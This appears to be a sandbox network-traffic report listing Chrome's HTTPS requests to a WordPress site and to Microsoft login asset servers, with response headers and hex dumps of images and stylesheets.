2022-07-01 09:00:47 UTC	348	IN	Data Raw: 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 b4 00 00 00 b4 04 03 00 00 00 cf e3 1b 01 00 00 00 04 67 41 4d 41 00 00 b1 8f 0b fc 61 05 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 30 50 4c 54 45 26 a9 e2 ff ff ff df fc ff 26 bd f2 26 a9 e9 9c f0 ff df d8 e9 51 aa e3 ff f1 f3 ff e3 ec be fa ff be ca e5 51 d0 f8 9c bb e3 77 ad e3 77 e0 fc 4a 4b 7f 56 00 00 03 75 49 44 41 54 68 de ed 98 3f 6b db 40 14 c0 0f 4e a3 c0 bc 40 c5 b9 c2 86 f3 1a 5a 90 a1 14 02 a5 5d b4 88 40 70 3f 81 a0 43 a0 43 11 6d c6 4c 5d 3c a4 2d da 32 5f c7 4e 6e 3f 40 8b 32 66 d2 37 88 3e 40 28 c8 1f a0 f4 bd 93 1c d4 60 2b b2 89 a0 2d ef 47 a4 e8 df fd 74 7a 7a 77 d6 9d 10 0c c3 30 0c c3 30 0c c3 30 0c c3 30 0c f3 6f 23 7f f6 a6 9e 42 bc ee 86 da 6b 39 db 91 00 d2 be d4 a1 Data Ascii: PNGIHDRgAMAasRGB0PLTE&&&QQwwJKVuIDATh?k@N@Z]@p?CCmL]<-2_Nn?@2f7>@(`+-Gtzzw0000o#Bk9

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.3	49762	192.154.231.67	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:48 UTC	349	OUT	GET /favicon.ico HTTP/1.1 Host: shafquatarefeen.com Connection: keep-alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36 Accept: image/avif,image/webp,image/apng,image/*,*/*;q=0.8 Sec-Fetch-Site: same-origin Sec-Fetch-Mode: no-cors Sec-Fetch-Dest: image Referer: https://shafquatarefeen.com/uhg.html Accept-Encoding: gzip, deflate, br Accept-Language: en-US,en;q=0.9
2022-07-01 09:00:48 UTC	486	IN	HTTP/1.1 302 Found Date: Fri, 01 Jul 2022 09:00:48 GMT Server: Apache Link: <https://shafquatarefeen.com/wp-json/>; rel="https://api.w.org/" X-Redirect-By: WordPress Upgrade: h2,h2c Connection: Upgrade, close Location: https://shafquatarefeen.com/wp-includes/images/w-logo-blue-white-bg.png Content-Length: 0 Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.3	49783	13.107.219.45	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:48 UTC	350	OUT	GET /shared/1.0/content/images/backgrounds/2-small_e58aafc980614a9cd7796bea7b5ea8f0.jpg HTTP/1.1 Host: aadcdn.msauth.net Connection: keep-alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36 Accept: application/signed-exchange;v=b3;q=0.9,*/*;q=0.8 Purpose: prefetch Sec-Fetch-Site: cross-site Sec-Fetch-Mode: no-cors Sec-Fetch-Dest: empty Referer: https://login.microsoftonline.com/ Accept-Encoding: gzip, deflate, br Accept-Language: en-US,en;q=0.9
2022-07-01 09:00:48 UTC	352	IN	HTTP/1.1 200 OK Cache-Control: public, max-age=31536000 Content-Length: 987 Content-Type: image/jpeg Content-MD5: 5YqvyYBhSpzXeWvqe16o8A== Last-Modified: Wed, 12 Feb 2020 22:01:30 GMT ETag: 0x8D7B0071D76DB14 Server: Windows-Azure-Blob/1.0 Microsoft-HTTPAPI/2.0 X-Cache: TCP_HIT x-ms-request-id: 43b2c0b4-501e-005a-80ef-8a5a55000000 x-ms-version: 2009-09-19 x-ms-lease-status: unlocked x-ms-blob-type: BlockBlob Access-Control-Expose-Headers: x-ms-request-id,Server,x-ms-version,Content-Type,Cache-Control,Last-Modified,ETag,Content-MD5,x-ms-lease-status,x-ms-blob-type,Content-Length,Date,Transfer-Encoding Access-Control-Allow-Origin: * X-Azure-Ref-OriginShield: 0Nwa+YgAAAAD1Uai8t6q6TIfM8UO2Nnd+RlJBMjMxMDUwNDE4MDE3ADM5YTEyZjdlLTg5OWYtNDZjZi1hNmQwLTI0YmJiYTI3ZDk1Ng== X-Azure-Ref: 0wLe+YgAAAACaOaQIAnQkRLWZy5xG2wwZRlJBMjMxMDUwNDIwMDM5ADM5YTEyZjdlLTg5OWYtNDZjZi1hNmQwLTI0YmJiYTI3ZDk1Ng== Date: Fri, 01 Jul 2022 09:00:47 GMT Connection: close
2022-07-01 09:00:48 UTC	353	IN	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 48 00 48 00 00 ff e1 00 66 45 78 69 66 00 00 4d 4d 00 2a 00 00 00 08 00 04 01 1a 00 05 00 00 00 01 00 00 00 3e 01 1b 00 05 00 00 00 01 00 00 00 46 01 28 00 03 00 00 00 01 00 02 00 00 01 31 00 02 00 00 00 10 00 00 00 4e 00 00 00 00 00 00 00 48 00 00 00 01 00 00 00 48 00 00 00 01 70 61 69 6e 74 2e 6e 65 74 20 34 2e 32 2e 39 00 ff db 00 43 00 02 01 01 01 01 01 02 01 01 01 02 02 02 02 02 04 03 02 02 02 02 05 04 04 03 04 06 05 06 06 06 05 06 06 06 07 09 08 06 07 09 07 06 06 08 0b 08 09 0a 0a 0a 0a 0a 06 08 0b 0c 0b 0a 0c 09 0a 0a 0a ff db 00 43 01 02 02 02 02 02 02 05 03 03 05 0a 07 06 07 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a Data Ascii: JFIFHHfExifMM*>F(1NHHpaint.net 4.2.9CC

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.3	49785	13.107.219.45	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:48 UTC	350	OUT	GET /shared/1.0/content/images/backgrounds/2_7916a894ebde7d29c2cc29b267f1299f.jpg HTTP/1.1 Host: aadcdn.msauth.net Connection: keep-alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36 Accept: application/signed-exchange;v=b3;q=0.9,*/*;q=0.8 Purpose: prefetch Sec-Fetch-Site: cross-site Sec-Fetch-Mode: no-cors Sec-Fetch-Dest: empty Referer: https://login.microsoftonline.com/ Accept-Encoding: gzip, deflate, br Accept-Language: en-US,en;q=0.9
2022-07-01 09:00:48 UTC	357	IN	HTTP/1.1 200 OK Cache-Control: public, max-age=31536000 Content-Length: 17453 Content-Type: image/jpeg Content-MD5: eRaolOvefSnCzCmyZ/Epnw== Last-Modified: Wed, 12 Feb 2020 22:01:30 GMT ETag: 0x8D7B0071D775055 Server: Windows-Azure-Blob/1.0 Microsoft-HTTPAPI/2.0 X-Cache: TCP_HIT x-ms-request-id: feaa3b36-901e-0096-715e-8a2a08000000 x-ms-version: 2009-09-19 x-ms-lease-status: unlocked x-ms-blob-type: BlockBlob Access-Control-Expose-Headers: x-ms-request-id,Server,x-ms-version,Content-Type,Cache-Control,Last-Modified,ETag,Content-MD5,x-ms-lease-status,x-ms-blob-type,Content-Length,Date,Transfer-Encoding Access-Control-Allow-Origin: * X-Azure-Ref-OriginShield: 00py6YgAAAACZ73YbNCJcRrB7O6a7EhrNRlJBMjMxMDUwNDE3MDI1ADM5YTEyZjdlLTg5OWYtNDZjZi1hNmQwLTI0YmJiYTI3ZDk1Ng== X-Azure-Ref: 0wLe+YgAAAABCA12J96L8S6w5ZQzDa+c2RlJBMjMxMDUwNDE5MDMxADM5YTEyZjdlLTg5OWYtNDZjZi1hNmQwLTI0YmJiYTI3ZDk1Ng== Date: Fri, 01 Jul 2022 09:00:47 GMT Connection: close
2022-07-01 09:00:48 UTC	358	IN	Data Raw: ff d8 ff e1 09 50 68 74 74 70 3a 2f 2f 6e 73 2e 61 64 6f 62 65 2e 63 6f 6d 2f 78 61 70 2f 31 2e 30 2f 00 3c 3f 78 70 61 63 6b 65 74 20 62 65 67 69 6e 3d 22 ef bb bf 22 20 69 64 3d 22 57 35 4d 30 4d 70 43 65 68 69 48 7a 72 65 53 7a 4e 54 63 7a 6b 63 39 64 22 3f 3e 20 3c 78 3a 78 6d 70 6d 65 74 61 20 78 6d 6c 6e 73 3a 78 3d 22 61 64 6f 62 65 3a 6e 73 3a 6d 65 74 61 2f 22 20 78 3a 78 6d 70 74 6b 3d 22 41 64 6f 62 65 20 58 4d 50 20 43 6f 72 65 20 35 2e 36 2d 63 31 34 32 20 37 39 2e 31 36 30 39 32 34 2c 20 32 30 31 37 2f 30 37 2f 31 33 2d 30 31 3a 30 36 3a 33 39 20 20 20 20 20 20 20 20 22 3e 20 3c 72 64 66 3a 52 44 46 20 78 6d 6c 6e 73 3a 72 64 66 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 2f 30 32 2f 32 32 2d 72 64 66 2d 73 79 6e Data Ascii: Phttp://ns.adobe.com/xap/1.0/<?xpacket begin="" id="W5M0MpCehiHzreSzNTczkc9d"?> <x:xmpmeta xmlns:x="adobe:ns:meta/" x:xmptk="Adobe XMP Core 5.6-c142 79.160924, 2017/07/13-01:06:39 "> <rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syn
2022-07-01 09:00:48 UTC	375	IN	Data Raw: 01 55 05 04 00 50 00 00 04 14 00 01 41 14 00 01 00 00 00 00 14 40 14 00 00 14 00 00 40 01 41 40 01 00 00 01 47 ff d2 db 85 47 47 30 00 00 01 14 04 04 05 40 00 00 00 01 15 00 01 50 00 00 10 00 50 48 a0 20 a8 28 22 80 00 80 00 00 08 28 08 00 00 08 00 00 00 00 00 00 0a 82 80 a0 82 80 80 00 0a 08 2a 00 00 02 c0 00 00 54 54 00 05 00 00 04 00 00 00 00 50 00 14 00 14 00 00 00 04 00 00 00 00 10 00 00 00 00 45 00 01 50 05 00 50 04 00 01 50 01 44 50 00 40 00 00 10 00 00 00 00 40 00 50 00 15 14 00 11 40 00 01 00 00 00 40 00 00 00 15 05 00 00 04 00 05 00 00 00 00 40 00 50 04 00 00 00 00 10 00 15 00 40 00 05 40 14 45 41 44 01 40 00 04 11 40 00 01 00 14 01 40 00 00 10 01 40 14 40 00 00 50 00 00 04 00 00 05 00 45 00 00 05 00 00 01 00 05 50 00 00 04 00 00 00 05 1f ff d3 db Data Ascii: UPA@@A@GGG0@PPH ("(*TTPEPPPDP@@P@@@P@@EAD@@@@@PEP

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.3	49782	13.107.219.45	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:48 UTC	351	OUT	GET /ests/2.1/content/images/microsoft_logo.png HTTP/1.1 Host: aadcdn.msauth.net Connection: keep-alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36 Accept: application/signed-exchange;v=b3;q=0.9,*/*;q=0.8 Purpose: prefetch Sec-Fetch-Site: cross-site Sec-Fetch-Mode: no-cors Sec-Fetch-Dest: empty Referer: https://login.microsoftonline.com/ Accept-Encoding: gzip, deflate, br Accept-Language: en-US,en;q=0.9

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:48 UTC	354	IN	HTTP/1.1 200 OK Cache-Control: public, max-age=604800 Content-Length: 1057 Content-Type: image/png Content-MD5: 7ZyesNzhfXUr7eprWs2m2Q== Last-Modified: Fri, 02 Nov 2018 20:25:29 GMT ETag: 0x8D6410154FDA7D4 Server: Windows-Azure-Blob/1.0 Microsoft-HTTPAPI/2.0 X-Cache: TCP_HIT x-ms-request-id: df549857-801e-0037-0d66-8bc76c000000 x-ms-version: 2009-09-19 x-ms-lease-status: unlocked x-ms-blob-type: BlockBlob Access-Control-Expose-Headers: x-ms-request-id,Server,x-ms-version,Content-Type,Cache-Control,Last-Modified,ETag,Content-MD5,x-ms-lease-status,x-ms-blob-type,Content-Length,Date,Transfer-Encoding Access-Control-Allow-Origin: * X-Azure-Ref-OriginShield: 0D4a+YgAAAACP62yqF7y1TLqcYbBMtVHbRlJBMjMxMDUwNDE4MDIxADM5YTEyZjdlLTg5OWYtNDZjZi1hNmQwLTI0YmJiYTI3ZDk1Ng== X-Azure-Ref: 0wLe+YgAAAAAQe7Xsf10bSb1Yzlz2UeKCRlJBMjMxMDUwNDE5MDUzADM5YTEyZjdlLTg5OWYtNDZjZi1hNmQwLTI0YmJiYTI3ZDk1Ng== Date: Fri, 01 Jul 2022 09:00:48 GMT Connection: close
2022-07-01 09:00:48 UTC	356	IN	Data Raw: 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 6c 00 00 00 18 08 06 00 00 00 1f d5 18 1a 00 00 00 09 70 48 59 73 00 00 0b 12 00 00 0b 12 01 d2 dd 7e fc 00 00 03 d3 49 44 41 54 68 de ed 58 4d 4e db 50 10 fe 5c b1 45 f1 0d 92 f6 02 b8 27 20 2c da 2d e9 ba 8b 24 27 c0 48 b3 8f d9 8f 14 73 02 8c d4 ae 31 db 76 51 e7 06 c9 01 aa 9a 13 34 e9 05 d2 cd 0c 1a 06 1b 0c 2d c2 91 3c 92 17 ef f9 fd cc 7b df fc 7c f3 82 3f a3 77 5b 34 94 fd ab 9f 41 f2 3d 68 3c 3e f9 b0 0d d0 c9 7f 95 37 dd 15 74 80 75 f2 82 b2 d7 5d 41 7b 84 88 26 00 06 d2 2c 98 b9 68 05 60 44 34 00 30 31 5d 95 ca d5 1c 04 cc 9c 48 7f 26 fd c9 43 f3 77 00 a8 10 40 01 e0 c0 fd 2a da e2 61 03 00 33 d3 be 03 48 c5 61 52 00 3d cb 67 88 28 02 30 d6 36 80 e1 0e 3b 57 6c c0 da 00 58 02 58 cb f9 47 Data Ascii: PNGIHDRlpHYs~IDAThXMNP\E' ,-$'Hs1vQ4-<{|?w[4A=h<>7tu]A{&,h`D401]H&Cw@*a3HaR=g(06;WlXXG

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.3	49784	13.107.219.45	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:48 UTC	351	OUT	GET /shared/1.0/content/images/work_account_1963c6b1926b773986f53f844ce4c32e.png HTTP/1.1 Host: aadcdn.msauth.net Connection: keep-alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36 Accept: application/signed-exchange;v=b3;q=0.9,*/*;q=0.8 Purpose: prefetch Sec-Fetch-Site: cross-site Sec-Fetch-Mode: no-cors Sec-Fetch-Dest: empty Referer: https://login.microsoftonline.com/ Accept-Encoding: gzip, deflate, br Accept-Language: en-US,en;q=0.9
2022-07-01 09:00:48 UTC	373	IN	HTTP/1.1 200 OK Cache-Control: public, max-age=31536000 Content-Length: 1487 Content-Type: image/png Content-MD5: GWPGsZJrdzmG9T+ETOTDLg== Last-Modified: Fri, 17 Jan 2020 19:28:40 GMT ETag: 0x8D79B837521207F X-Cache: TCP_HIT Server: Windows-Azure-Blob/1.0 Microsoft-HTTPAPI/2.0 x-ms-request-id: f2206cb8-801e-0027-1240-8a774e000000 x-ms-version: 2009-09-19 x-ms-lease-status: unlocked x-ms-blob-type: BlockBlob Access-Control-Expose-Headers: x-ms-request-id,Server,x-ms-version,Content-Type,Cache-Control,Last-Modified,ETag,Content-MD5,x-ms-lease-status,x-ms-blob-type,Content-Length,Date,Transfer-Encoding Access-Control-Allow-Origin: * X-Azure-Ref: 0wLe+YgAAAAABpHmk4mPvTohssR7PCfRQRlJBMjMxMDUwNDE3MDMxADM5YTEyZjdlLTg5OWYtNDZjZi1hNmQwLTI0YmJiYTI3ZDk1Ng== Date: Fri, 01 Jul 2022 09:00:47 GMT Connection: close
2022-07-01 09:00:48 UTC	374	IN	Data Raw: 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 33 00 00 00 33 08 06 00 00 00 3a a1 30 2a 00 00 00 09 70 48 59 73 00 00 0b 13 00 00 0b 13 01 00 9a 9c 18 00 00 00 19 74 45 58 74 53 6f 66 74 77 61 72 65 00 41 64 6f 62 65 20 49 6d 61 67 65 52 65 61 64 79 71 c9 65 3c 00 00 05 5c 49 44 41 54 78 da d4 5a 4f 68 14 57 18 7f 89 0b 89 58 9a c4 83 58 4b d9 ad 56 b0 18 d8 15 5a b4 05 cd 78 e9 a9 25 0b 3d e8 2d 23 3d 88 bd b8 16 7b 2c d9 1c 7a 6a 69 37 08 d5 8b 64 bd b5 27 37 d8 53 7b e8 ac 82 87 da c2 a6 44 ac a0 74 83 18 25 87 b8 51 24 91 56 d2 ef 37 fb de f0 76 76 e6 cd 9b 99 b7 2e f9 60 98 fd 33 7f de ef 7d df f7 fb fe bc 37 b0 b9 b9 c9 4c ca c0 f9 9b 16 9d 0a 74 8c d2 61 05 5c d2 a0 a3 45 87 83 cf 9b df 7e d8 32 f6 ee b4 60 68 f0 18 b4 4d 47 91 8e 89 dc Data Ascii: PNGIHDR33:0*pHYstEXtSoftwareAdobe ImageReadyqe<\IDATxZOhWXXKVZx%=-#={,zji7d'7S{Dt%Q$V7vv.`3}7Lta\E~2`hMG

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.3	49786	13.107.219.45	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:48 UTC	352	OUT	GET /shared/1.0/content/images/personal_account_0f72b5950600f24e7f9a604b186f3945.png HTTP/1.1 Host: aadcdn.msauth.net Connection: keep-alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36 Accept: application/signed-exchange;v=b3;q=0.9,*/*;q=0.8 Purpose: prefetch Sec-Fetch-Site: cross-site Sec-Fetch-Mode: no-cors Sec-Fetch-Dest: empty Referer: https://login.microsoftonline.com/ Accept-Encoding: gzip, deflate, br Accept-Language: en-US,en;q=0.9
2022-07-01 09:00:48 UTC	377	IN	HTTP/1.1 200 OK Cache-Control: public, max-age=31536000 Content-Length: 1335 Content-Type: image/png Content-MD5: D3K1lQYA8k5/mmBLGG85RQ== Last-Modified: Fri, 17 Jan 2020 19:28:38 GMT ETag: 0x8D79B8373FBB9F9 Server: Windows-Azure-Blob/1.0 Microsoft-HTTPAPI/2.0 X-Cache: TCP_HIT x-ms-request-id: 700ece78-601e-0039-5e42-8a6571000000 x-ms-version: 2009-09-19 x-ms-lease-status: unlocked x-ms-blob-type: BlockBlob Access-Control-Expose-Headers: x-ms-request-id,Server,x-ms-version,Content-Type,Cache-Control,Last-Modified,ETag,Content-MD5,x-ms-lease-status,x-ms-blob-type,Content-Length,Date,Transfer-Encoding Access-Control-Allow-Origin: * X-Azure-Ref-OriginShield: 0NTq8YgAAAAAMm6NqeW1tR6PSelmvcqGeRlJBMjMxMDUwNDE3MDQ3ADM5YTEyZjdlLTg5OWYtNDZjZi1hNmQwLTI0YmJiYTI3ZDk1Ng== X-Azure-Ref: 0wLe+YgAAAACFXdZg2gXzRLjQjT7Y+Iq3RlJBMjMxMDUwNDIwMDE5ADM5YTEyZjdlLTg5OWYtNDZjZi1hNmQwLTI0YmJiYTI3ZDk1Ng== Date: Fri, 01 Jul 2022 09:00:47 GMT Connection: close
2022-07-01 09:00:48 UTC	378	IN	Data Raw: 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 33 00 00 00 33 08 06 00 00 00 3a a1 30 2a 00 00 00 09 70 48 59 73 00 00 0b 13 00 00 0b 13 01 00 9a 9c 18 00 00 00 19 74 45 58 74 53 6f 66 74 77 61 72 65 00 41 64 6f 62 65 20 49 6d 61 67 65 52 65 61 64 79 71 c9 65 3c 00 00 04 c4 49 44 41 54 78 da cc 9a 4d 68 13 41 14 c7 27 69 a1 16 c1 a6 15 0a 55 a4 29 ed 41 68 a1 7b d0 8b a0 59 2f 5e 13 4f 7a eb f6 a8 97 a6 e8 dd f4 2e 65 7b d1 63 d3 9b 37 b7 47 3d a5 8a 5e 2a 98 42 7b b3 98 28 56 a8 98 26 42 b1 05 a5 be 17 67 36 b3 eb ee 66 66 76 ba e6 c1 b0 21 64 37 f3 db f7 f5 9f d9 4d 9d 9c 9c 10 5d 96 7a f8 36 0b 07 83 8e 2c 1d bc 35 61 54 61 d4 f0 78 f2 f8 5a 95 68 b4 54 5c 18 00 28 c0 01 87 09 63 5c f2 f4 16 8c 0a 0c 07 07 c0 35 13 87 01 80 0c 1c 2c 18 45 05 Data Ascii: PNGIHDR33:0*pHYstEXtSoftwareAdobe ImageReadyqe<IDATxMhA'iU)Ah{Y/^Oz.e{c7G=^*B{(V&Bg6ffv!d7M]z6,5aTaxZhT\(c\5,E

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.3	49787	13.107.219.45	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:48 UTC	355	OUT	GET /ests/2.1/content/cdnbundles/converged.v2.login.min_ziytf8dzt9eg1s6-ohhleg2.css HTTP/1.1 Host: aadcdn.msauth.net Connection: keep-alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36 Accept: application/signed-exchange;v=b3;q=0.9,*/*;q=0.8 Purpose: prefetch Sec-Fetch-Site: cross-site Sec-Fetch-Mode: no-cors Sec-Fetch-Dest: empty Referer: https://login.microsoftonline.com/ Accept-Encoding: gzip, deflate, br Accept-Language: en-US,en;q=0.9

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:48 UTC	379	IN	HTTP/1.1 200 OK Cache-Control: public, max-age=31536000 Content-Length: 19953 Content-Type: text/css Content-Encoding: gzip Content-MD5: xg2DER+s52egaL6bUXi4hw== Last-Modified: Mon, 18 Apr 2022 21:18:26 GMT ETag: 0x8DA2180FA29F5AF Server: Windows-Azure-Blob/1.0 Microsoft-HTTPAPI/2.0 X-Cache: TCP_HIT x-ms-request-id: 2671169b-301e-0008-6e53-8a6f62000000 x-ms-version: 2009-09-19 x-ms-lease-status: unlocked x-ms-blob-type: BlockBlob Access-Control-Expose-Headers: x-ms-request-id,Server,x-ms-version,Content-Type,Content-Encoding,Cache-Control ,Last-Modified,ETag,Content-MD5,x-ms-lease-status,x-ms-blob-type,Content-Length,Date,Transfer-Encoding Access-Control-Allow-Origin: * X-Azure-Ref-OriginShield: 0Coa+YgAAAACjlNIiaL+3S5eDUXYQUopjRlJBMjMxMDUwNDE4MDUxADM5YTEyZjd lLTg5OWYtNDZjZi1hNmQwLTI0YmJiYTI3ZDk1Ng== X-Azure-Ref: 0wLe+YgAAAAA/DnlTvUEQRrKKZ0sba10yRlJBMjMxMDUwNDIwMDA5ADM5YTEyZjdlLTg5OWYtNDZj Zi1hNmQwLTI0YmJiYTI3ZDk1Ng== Date: Fri, 01 Jul 2022 09:00:47 GMT Connection: close
2022-07-01 09:00:48 UTC	380	IN	Data Raw: 1f 8b 08 00 00 00 00 00 04 00 ed 7d 6b 93 db 36 b2 e8 77 ff 0a ee a4 5c eb c9 4a 8c 48 3d 47 53 71 ad e3 78 e3 39 c7 af b2 9d 7d 54 ca b5 c5 91 a8 11 8f 29 51 97 a4 66 3c ab 33 ff fd e2 8d 06 d0 20 a9 f1 64 b3 f7 56 d6 1b 5b 44 37 1a 40 77 a3 81 06 d0 c0 77 df fe 21 78 5e ec 6e cb ec 6a 5d 07 4f 9e 9f 06 af b3 45 59 54 c5 aa 26 e9 e5 ae 28 93 3a 2b b6 61 f0 2c cf 03 86 54 05 65 5a a5 e5 75 ba 0c 83 6f bf fb ee db 3f 3c ea 77 ff 5f f0 e1 e3 b3 f7 1f 83 b7 7f 09 3e be bc 78 ff 63 f0 8e 7c fd 23 78 f3 f6 e3 c5 f3 17 41 67 2a 8f 1e 7d 5c 67 55 b0 ca f2 34 20 ff 5e 26 55 ba 0c 8a 6d 50 94 41 b6 5d 88 5a a7 55 b0 21 7f 97 59 92 07 ab b2 d8 04 f5 3a 0d 76 65 f1 3f e9 82 b4 21 cf aa 9a 64 ba 4c f3 e2 26 78 42 c8 95 cb e0 5d 52 d6 b7 c1 c5 bb d3 30 f8 48 70 0b d2 Data Ascii: }k6w\JH=GSqx9}T)Qf<3 dV[D7@ww!x^nj]OEYT&(:+a,TeZuo?<w_>xc|#xAg*}\gU4 ^&UmPA]ZU!Y:ve?!dL& xB]R0Hp
2022-07-01 09:00:48 UTC	395	IN	Data Raw: d1 88 23 55 a3 11 49 2b 49 23 9a 54 97 46 24 a6 38 2d 18 54 85 9a 51 da b9 c9 d4 aa 11 83 2b 98 83 22 55 cd 01 70 a5 b3 93 f1 78 2b 5f 00 8c 79 51 a8 b1 48 3c 60 97 c3 f7 44 b0 21 a8 e8 1f 79 d2 1f 8d 31 f3 8f 3c 36 d2 4a 2c d3 2a 25 69 f0 d2 c8 21 88 8d c0 af 47 e3 d7 70 b7 04 ae c1 07 77 06 f6 62 0a bf 21 9c 5f 6e 2f 6e 88 d5 97 c5 f2 da 23 56 5b 46 7f 62 a3 89 08 fc 44 40 ac 89 12 82 2c af 5c c6 f4 4f 4b 7b 86 a7 bc b2 e2 ca 5a 7d 7b ad a8 ac ab 2c aa b2 88 da cb ca 22 61 d9 a2 b2 42 53 ee 5b 59 e7 8d 17 b5 ce a6 a6 31 c6 f5 8e 5c 95 58 0b 77 34 bc ba bc ed e9 28 55 95 e4 8b c4 45 11 60 28 2e 8a 20 9a 0a e1 1d 2d b3 ba 8f d2 aa 33 50 25 98 6c a8 15 02 68 6b 56 83 ba b5 a0 21 4d f4 aa e1 60 30 5e 26 13 b7 4d 5a e3 0c 32 50 fb 10 40 6b 9b fc 5a d9 82 86 Data Ascii: #UI+I#TF$8-TQ+"Upx+_yQH<`D!y1<6J,*%i!Gpwb!_n/n#V[FbD@,\OK{Z}{,"aBS[Y1\Xw4(UE`(. -3P%lhkV !M`0^&MZ2P@kZ

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.3	49788	13.107.219.45	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:48 UTC	400	OUT	GET /ests/2.1/content/cdnbundles/jquery.3.5.min_dc940oomzau4rsu8qesnvg2.js HTTP/1.1 Host: aadcdn.msauth.net Connection: keep-alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183. 121 Safari/537.36 Accept: application/signed-exchange;v=b3;q=0.9,*/*;q=0.8 Purpose: prefetch Sec-Fetch-Site: cross-site Sec-Fetch-Mode: no-cors Sec-Fetch-Dest: empty Referer: https://login.microsoftonline.com/ Accept-Encoding: gzip, deflate, br Accept-Language: en-US,en;q=0.9

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:48 UTC	401	IN	HTTP/1.1 200 OK Cache-Control: public, max-age=31536000 Content-Length: 40454 Content-Type: application/x-javascript Content-Encoding: gzip Content-MD5: HWW92uTq7vx3y5z+zFZbXQ== Last-Modified: Fri, 26 Feb 2021 06:12:05 GMT ETag: 0x8D8DA1D70FBDD97 Server: Windows-Azure-Blob/1.0 Microsoft-HTTPAPI/2.0 X-Cache: TCP_HIT x-ms-request-id: 3bd36e80-301e-005c-587d-8ba059000000 x-ms-version: 2009-09-19 x-ms-lease-status: unlocked x-ms-blob-type: BlockBlob Access-Control-Expose-Headers: x-ms-request-id,Server,x-ms-version,Content-Type,Content-Encoding,Cache-Control ,Last-Modified,ETag,Content-MD5,x-ms-lease-status,x-ms-blob-type,Content-Length,Date,Transfer-Encoding Access-Control-Allow-Origin: * X-Azure-Ref-OriginShield: 0joy+YgAAAADdmG784PZjToHMJXrBaAo7RlJBMjMxMDUwNDE3MDI5ADM5YTEyZjd lLTg5OWYtNDZjZi1hNmQwLTI0YmJiYTI3ZDk1Ng== X-Azure-Ref: 0wLe+YgAAAAAFdK1DZUFER6qi9uFItoMZRlJBMjMxMDUwNDE5MDA5ADM5YTEyZjdlLTg5OWYtNDZj Zi1hNmQwLTI0YmJiYTI3ZDk1Ng== Date: Fri, 01 Jul 2022 09:00:47 GMT Connection: close
